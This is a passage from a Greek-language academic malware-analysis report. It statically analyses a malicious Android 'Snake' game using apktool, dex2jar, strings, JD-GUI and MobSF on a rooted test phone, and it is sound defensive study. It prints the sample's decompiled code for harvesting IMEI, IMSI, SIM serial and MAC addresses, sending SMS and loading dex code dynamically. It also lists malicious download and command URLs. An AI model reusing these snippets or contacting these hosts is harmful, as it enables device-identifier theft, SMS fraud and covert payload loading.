Βρίσκεται μεταξύ του προγράμματος περιήγησης του υπεύθυνου δοκιμών και της εφαρμογής, ώστε να μπορεί να παρακολουθεί και να ελέγχει τα μηνύματα που αποστέλλονται μεταξύ του προγράμματος περιήγησης και της εφαρμογής, να τροποποιεί το περιεχόμενο και στη συνέχεια να προωθεί αυτά τα πακέτα στον προορισμό τους.

Mobile Security Framework (MobSF): Πρόκειται για μια αυτοματοποιημένη πλατφόρμα που χρησιμοποιείται για τη ανάλυση κακόβουλου λογισμικού και την αξιολόγηση της ασφάλειας εφαρμογών Android/iOS/Windows. Είναι ικανό να εκτελεί στατική και δυναμική ανάλυση των δειγμάτων.


Στην έρευνά μας χρησιμοποιήσαμε με κινητή συσκευή SAMSUNG GALAXY A5, συγκεκριμένα το μοντέλο με κωδικό SM-A500FU (Εικόνα 86). Στη συσκευή υπήρχε η έκδοση 6.0.1 του Android, ενώ είχαμε ενεργοποιήσει την επιλογή του USB Debugging. Επιπλέον είχαμε αποκτήσει root πρόσβαση με τη χρήση της εφαρμογής Odin v.3.10.6 (Εικόνα 87Εικόνα 87), μέσω της οποίας μεταφορτώσαμε image που έκανε το λεγόμενο “ρουτάρισμα” (Εικόνα 88) της συσκευής.



Εικόνα 86 - Η συσκευή




Εικόνα 87 - Odin



Εικόνα 88 - Διαδικασία rooting

3.2 Installing the suspicious application (mobile app Snake)


Για την διαδικασία του malware analysis αρχικά επιλέγουμε τη μελέτη ενός κακόβουλου application game με όνομα Snake. Προτού εμβαθύνουμε στην ανάλυση αξίζει να αναφέρουμε ότι το logo της κακόβουλης εφαρμογής (Εικόνα 90) είναι πανομοιότυπο με μια αντίστοιχη, νόμιμη, εφαρμογή της Microsoft που ονομάζεται Snake mania (Εικόνα 89). Σκοπός αυτής της ομοιότητας είναι η παραπλάνηση του χρήστη ότι πρόκειται για το νόμιμο application έτσι ώστε να προχωρήσει τελικά, χωρίς να το γνωρίζει, στην εγκατάσταση του malware.



Εικόνα 89 - Microsoft Snake mania

Εικόνα 90 - Logo of malicious app


Στη συνέχεια παραθέτουμε κάποια από τα permissions (Εικόνα 91) που ζητούνται κατά την εγκατάσταση της εφαρμογής και παρουσιάζουμε την εφαρμογή-malware εγκατεστημένη πλέον στη συσκευή (Εικόνα 92).




Εικόνα 91 - Requested permissions

Εικόνα 92 - Malicious app

Το game interface της εφαρμογής (Εικόνα 93, Εικόνα 94), παραπέμπει στο γνωστό παιχνίδι φιδάκι. Παρόλα αυτά στο παρασκήνιο εκτελείται μια σειρά κακόβουλων ενεργειών, τις οποίες θα εξετάσουμε μέσω της στατικής και δυναμικής ανάλυσης της εφαρμογής.



Εικόνα 93 - Game interface #1



Εικόνα 94 - Game interface #2

3.2.1 Static Properties Analysis & Manual Code Reversing

Για την στατική ανάλυση της εφαρμογής, με πλήρες όνομα com.bazaraa.snake, χρησιμοποιούμε μια σειρά εργαλείων που μας βοηθούν να αποκτήσουμε πρόσβαση στον κώδικα της. Αρχικά, κάνουμε unzip (Εικόνα 95) το apk αρχείο και έπειτα χρησιμοποιώντας το εργαλείο dex2jar (Εικόνα 96) από τη συλλογή του Santoku, μετατρέπουμε το .dex αρχείο σε .jar, για να μελετήσουμε εκτενώς τον κώδικα java του "παιχνιδιού".

```
santoku@santoku-virtual-machine:~/malware$ unzip ef002a629319eaed04769adcfad03c5
8cbe19aa3a13674ad2be95e0ba1f5f59f.apk
Archive:  ef002a629319eaed04769adcfad03c58cbe19aa3a13674ad2be95e0ba1f5f59f.apk
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/MASTER_K.SF
  inflating: META-INF/MASTER_K.RSA
  inflating: AndroidManifest.xml
 extracting: assets/ac.png
 extracting: assets/channel.ini
 extracting: assets/channel.inii
 extracting: assets/close.png
 extracting: assets/ep
```

Εικόνα 95 - Unzip apk

```
santoku@santoku-virtual-machine:~$ cd malware
santoku@santoku-virtual-machine:~/malware$ d2j-dex2jar classes.dex
dex2jar classes.dex -> classes-dex2jar.jar
```

Εικόνα 96 - Convert dex to jar

Παράλληλα με τη χρήση του apktool που μας παρέχει το Santoku κάνουμε decompile το apk file (Εικόνα 97) προκειμένου να ανακτήσουμε το Manifest.xml και κατ'επέκταση να εξάγουμε πληροφορίες για τα permissions της εφαρμογής.

```
santoku@santoku-virtual-machine:~/malware/apk_file$ apktool d ef002a629319eaed04
769adcfad03c58cbe19aa3a13674ad2be95e0ba1f5f59f.apk
I: Using Apktool 2.0.0-RC2 on ef002a629319eaed04769adcfad03c58cbe19aa3a13674ad2b
e95e0ba1f5f59f.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/santoku/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
W: Could not decode attr value, using undecoded value instead: ns=android, name=
touchscreenBlocksFocus, value=0xffffffff
I: Decoding values */* XMLs...
Exception in thread "main" brut.androlib.err.UndefinedResObject: resource spec:
0x01010462
        at brut.androlib.res.data.ResPackage.getResSpec(ResPackage.java:59)
        at brut.androlib.res.data.ResTable.getResSpec(ResTable.java:58)
        at brut.androlib.res.data.ResTable.getResSpec(ResTable.java:54)
        at brut.androlib.res.data.value.ResReferenceValue.getReferent(ResReferen
ceValue.java:60)
        at brut.androlib.res.data.value.ResStyleValue.serializeToResValuesXml(Re
sStyleValue.java:54)
        at brut.androlib.res.AndrolibResources.generateValuesFile(AndrolibResour
ces.java:564)
        at brut.androlib.res.AndrolibResources.decode(AndrolibResources.java:327
)
        at brut.androlib.Androlib.decodeResourcesFull(Androlib.java:123)
        at brut.androlib.ApkDecoder.decode(ApkDecoder.java:102)
        at brut.apktool.Main.cmdDecode(Main.java:170)
        at brut.apktool.Main.main(Main.java:86)
```

Εικόνα 97 - Decompile apk

Η εφαρμογή ζητά συνολικά 65 permissions (Εικόνα 98 και Εικόνα 99), πράγμα ύποπτο για ένα app με σχετικά απλή λειτουργικότητα όπως φυσιολογικά είναι το γνωστό παιχνίδι "φιδάκι".

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
```

Εικόνα 98 - Permissions #1

```
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.ACCESS_MTK_MMHW"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER"/>
<uses-permission android:name="android.permission.ACCESS_WAKE_LOCK"/>
<uses-permission android:name="android.intent.action.BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
```

Εικόνα 99 - Permissions #2

Σε αυτό το σημείο παραθέτουμε τα πιο "ενδιαφέροντα" permissions που βρέθηκαν στην παραπάνω λίστα:

- **RECEIVE_BOOT_COMPLETED**: Επιτρέπει στην εφαρμογή τη λήψη του ACTION_BOOT_COMPLETED που μεταδίδεται μετά την ολοκλήρωση της εκκίνησης του συστήματος. Με άλλα λόγια, επιτρέπει στην εφαρμογή να ξεκινήσει μόλις ολοκληρωθεί η εκκίνηση.
- **INSTALL_PACKAGES**: Επιτρέπει στην εφαρμογή την εγκατάσταση πακέτων.
- **DELETED_PACKAGES**: Επιτρέπει στην εφαρμογή τη διαγραφή πακέτων.
- **CHANGE_WIFI_STATE**: Επιτρέπει στην εφαρμογή την αλλαγή της κατάστασης σύνδεσης Wi-Fi.
- **READ_LOGS**: Επιτρέπει στην εφαρμογή την ανάγνωση low level system logs.
- **WRITE_SETTINGS**: Επιτρέπει στην εφαρμογή την εγγραφή και ανάγνωση των ρυθμίσεων του συστήματος.
- **CHANGE_NETWORK_STATE**: Επιτρέπει στην εφαρμογή την αλλαγή της κατάστασης σύνδεσης στο δίκτυο.
- **ACCESS_NETWORK_STATE**: Επιτρέπει στην εφαρμογή την πρόσβαση στις πληροφορίες δικτύου
- **GET_ACCOUNTS**: Επιτρέπει στην εφαρμογή την πρόσβαση στους υπάρχοντες λογαριασμούς στη συσκευή του χρήστη. Με αυτήν την άδεια, η εφαρμογή αποκτά πρόσβαση στον τύπο λογαριασμού και στο όνομα χρήστη του λογαριασμού.
- **WRITE_EXTERNAL_STORAGE**: Επιτρέπει στην εφαρμογή την εγγραφή σε εξωτερικό χώρο αποθήκευσης.
- **READ_EXTERNAL_STORAGE**: Επιτρέπει στην εφαρμογή την ανάγνωση από εξωτερικό χώρο αποθήκευσης.

Προχωρώντας ένα βήμα παρακάτω, εξάγουμε, μέσω της εντολής strings (Εικόνα 100), όλες τις συμβολοσειρές από το classes.dex αρχείο για να ψάξουμε για τυχόν περίεργα strings.

```
santoku@santoku-virtual-machine:~/malware$ strings classes.dex > classes.dex.txt
santoku@santoku-virtual-machine:~/malware$
```

Εικόνα 100 - Εντολή strings

Εξάγονται περίπου 5000 συμβολοσειρές ανάμεσα στις οποίες ορισμένες ύποπτες, όπως οι παρακάτω τρεις που σχετίζονται με τη λήψη δύο apk (Εικόνα 101) και ενός jsp (Εικόνα 102) αρχείων από τρεις διαφορετικές διευθύνσεις.

```
http://down.akwacdn.com/myroapk/rootmasterdemo1128_524.apk
http://106.186.17.81/rootmasterdemo1128_524.apk
```

Εικόνα 101 - Suspicious strings #1

```
http://91haowan.com/api/adsDomain.jsp
```

Εικόνα 102 - Suspicious strings #2

Επίσης εξάγονται συμβολοσειρές σχετικές με πληροφορίες για τη cpu (Εικόνα 103) αλλά και πολλές που αφορούν το /system Android directory (Εικόνα 104), όπως αυτή που σχετίζεται με το build.prop αρχείο, ένα αρχείο το οποίο καθορίζει τον τρόπο συμπεριφοράς της συσκευής (λεπτομέρειες συσκευής, του μοντέλου, της επωνυμίας, της έκδοσης Android κ.λπ.).

```
/sys/devices/system/cpu/
5/sys/devices/system/cpu/cpu0/cpufreq/cpuinfo_max_freq
```

Εικόνα 103 - Suspicious strings #3

```
/system/bin/
/system/bin/cat
/system/build.prop
/system/lib
/system/sbin/
/system/vendor/lib
/system/xbin/
```

Εικόνα 104 - suspicious strings #4


Ακόμη εξάγονται αρκετές συμβολοσειρές που έχουν να κάνουν με http διευθύνσεις (Εικόνα 105 και Εικόνα 106). Μάλιστα, η ανάλυση πολλών εξ'αυτών στο VirusTotal τα κατέδεικνύει ως κακόβουλα (Εικόνα 107).

```
http://m.AEDXDRCB.COM/pmsg/api/
http://api.gadmobs.com/oversea_adjust_and_download_write_redis/notify/download/app
http://log.appsolo.net/gkview/info/601
http://sys.aedxdrcb.com
http://sys.hdyfhpoi.com
http://sys.syllyq1n.com
http://sys.wksnkys7.com
http://down.akwacdn.com/myroapk/rootmasterdemo1128_524.apk
http://106.186.17.81/rootmasterdemo1128_524.apk
http://91haowan.com/api/adsDomain.jsp
http://interface.kokmobi.com/newservice/newbackDatas.action
http://adpic.kemoge.com/admobi/3000008_1.png
http://appapk.kemoge.com/appmobi/300010.apk
http://ad.adspoo.com/
http://ad.ntnlife.com/
http://adm.kemoge.net/adClient.jsp
http://adpic.kemoge.com/admobi/30000082.png
http://ads.native123.com/
http://ads.native123.com/search.php
http://appapk.kemoge.com/appmobi/300010.apk
http://interface.234vs.com
http://interface.kokmobi.com
http://interface.kokmobi.com/newservice/newbackDatas.action
http://interface.madpush.com
```

Εικόνα 105 - Suspicious strings #5


```
http://interface.madpush.com/newservice/newbackDatas.action
http://interface.madpush.com/newservice/newgetApks.action
http://interface.madpush.com/newservice/newjsApk.action
http://interface.madpush.com/newservice/newopenOrSale.action
http://interface.mccpublish.com
http://interface.mccpublish.com/newservice
http://interface.mccpublish.com/newservice/newopenOrSale.action
http://interface1.kokmobi.com
http://interface1.mccpublish.com
http://interface2.mccpublish.com
http://interface3.mccpublish.com
http://rt.api.glispa.com/native/v1/ad
http://sdk.native123.com/
http://sdk.native123.com/config
http://sdk.native123.com/config?
http://sdk.native123.com/dzzb
http://tongji.adspoo.com/
http://ws.sd4face.com/getDisList
http://www.bz55.com/uploads/allimg/130412/1-130412105647-50.jpg
https://play.google.com/store/
https://play.google.com/store/apps/details?
http://www.thinkandroid.cn
```

Εικόνα 106 - Suspicious strings #6




Εικόνα 107 - VirusTotal analysis

Ακολούθως, κάνοντας χρήση ενός ακόμα εργαλείου από τη συλλογή του Santoku, του JD-GUI, είμαστε σε θέση να εξετάσουμε λεπτομερώς τον κώδικα java της εφαρμογής. Πρώτα, παρατηρούμε τα διαφορετικά packages του malware app (Εικόνα 108) και προχωράμε με τη μελέτη του κώδικα. Παράλληλα, υποβάλλουμε το δείγμα προς εξέταση και στο εργαλείο MobSF (Εικόνα 109) και τα αποτελέσματα που προκύπτουν τα χρησιμοποιούμε σαν οδηγό προκειμένου να εστιάσουμε στα ουσιώδη σημεία καθώς εξετάζουμε τον κώδικα στο JD-GUI εργαλείο.



Εικόνα 108 - JD-GUI app packages



Εικόνα 109 - Ανάλυση του Snake στο MobSF

Έχοντας ως οδηγό τα αποτελέσματα που εξήχθησαν από το MobSF (Εικόνα 110) βρίσκουμε τα σημεία, στον κώδικα, που σχετίζονται με τη δυνατότητα του malware να λαμβάνει πληροφορίες για τη MAC Address (Εικόνα 111), το Bluetooth Adapter (Εικόνα 111), τον Sim Operator (Εικόνα 112) καθώς και τη δυνατότητά του να στέλνει μηνύματα SMS (Εικόνα 113).

Get WiFi Details	com/fak/seb/d/b.java b/a/a/b/l.java
Get Phone Number	my/base/util/d.java b/a/a/b/j.java
Get SIM Provider Details	com/fak/seb/d/b.java com/thir/matd/c/e.java com/tds/rtsr/stapublic/StaticUnit.java
Get SIM Serial Number	krue/hqm/vkd/f/c.java
Get Subscriber ID	krue/hqm/vkd/f/i.java com/fak/seb/d/b.java
HTTP Connection	my/base/e/b.java krue/hqm/vkd/f/g.java my/base/e/b/e.java
Send SMS	my/base/util/a.java

Εικόνα 110 - Στατική ανάλυση του δείγματος στο εργαλείο MobSF

```
String str3 = ((WifiManager)paramContext.getSystemService("wifi")).getConnectionInfo().getMacAddress();
String str4 = BluetoothAdapter.getDefaultAdapter().getAddress();
```

Εικόνα 111 - MAC Address & Bluetooth

```
return ((TelephonyManager)paramContext.getSystemService("phone")).getSimOperator();
```

Εικόνα 112 – SimOperator

```
public static void a(Context paramContext, String paramString1, String paramString2)
{
  if (paramContext == null)
    throw new IllegalArgumentException();
  SmsManager.getDefault().sendTextMessage(paramString1, null, paramString2, PendingIntent.getBroadcast(paramContext, 0, new Intent(), 0), null);
}
```

Εικόνα 113 - SMS

Επιπλέον, παρουσιάζουμε τα σημεία που λαμβάνονται, από την κακόβουλη εφαρμογή, πληροφορίες για το σειριακό αριθμό SIM, τον αριθμούς IMEI (Εικόνα 114) και IMSI (Εικόνα 115).

```
String str1 = localTelephonyManager.getDeviceId();
String str2 = localTelephonyManager.getSimSerialNumber();
```

Εικόνα 114 – IMEI & Sim

```
public static String d(Context paramContext)
{
  String str = ((TelephonyManager)paramContext.getSystemService("phone")).getSubscriberId();
  if ((str != null) && (!str.equals("")))
    return str;
  return "00000000";
}
```

Εικόνα 115 - IMSI

Παρουσιάζουμε επίσης τη δυνατότητα της εφαρμογής να πραγματοποιεί συνδέσεις μέσω της χρήσης της URL.openConnection(Εικόνα 116).

```
while (true)
{
  localHttpURLConnection.setConnectTimeout(paramInt1);
  localHttpURLConnection.setReadTimeout(paramInt2);
  return localHttpURLConnection;
  if ((localNetworkInfo1 != null) && (localNetworkInfo1.isAvailable()))
  {
    String str1 = localNetworkInfo1.getExtraInfo();
    if (str1 != null);
    for (String str2 = str1.toLowerCase(); ; str2 = "")
    {
      e.a(new Object[] { "current APN", str2 });
      if ((!str2.startsWith("cmwap")) && (!str2.startsWith("uniwap")) && (!str2.startsWith("3gwap")))
        break label196;
      localHttpURLConnection = (HttpURLConnection)localURL.openConnection(b);
      break;
    }
    label196: if (str2.startsWith("ctwap"))
      localHttpURLConnection = (HttpURLConnection)localURL.openConnection(c);
    else
      localHttpURLConnection = (HttpURLConnection)localURL.openConnection();
  }
  else
  {
    localHttpURLConnection = (HttpURLConnection)localURL.openConnection();
  }
}
```

Εικόνα 116 - openConnection()

Αξιοσημείωτη είναι επίσης η χρήση της DexClassLoader (Εικόνα 118) μέσω της οποίας φορτώνονται κλάσεις από ένα αρχείο τύπου jar ή apk και συνεπώς μπορεί να χρησιμοποιηθεί για την εκτέλεση κώδικα που δεν έχει εγκατασταθεί ως μέρος μιας εφαρμογής. Και σε αυτήν την περίπτωση χρησιμοποίηθηκε ως οδηγός η υπόδειξη του εργαλείου MobSF. (Εικόνα 117)

Dynamic Class and Dexloading	b/a/a/c/a.java b/a/a/b/q.java com/pking/Udcts.java krue/hqm/vkd/c/b.java com/offerscamp/b/a/c.java b/a/a/a.java

Εικόνα 117 - Dynamic Class and Dexloading | MobSF

```
a = new DexClassLoader(localFile1.getAbsolutePath(), paramContext.getFilesDir().getAbsolutePath(), null, paramContext.getClassLoader());
```

Εικόνα 118 - DexClassLoader

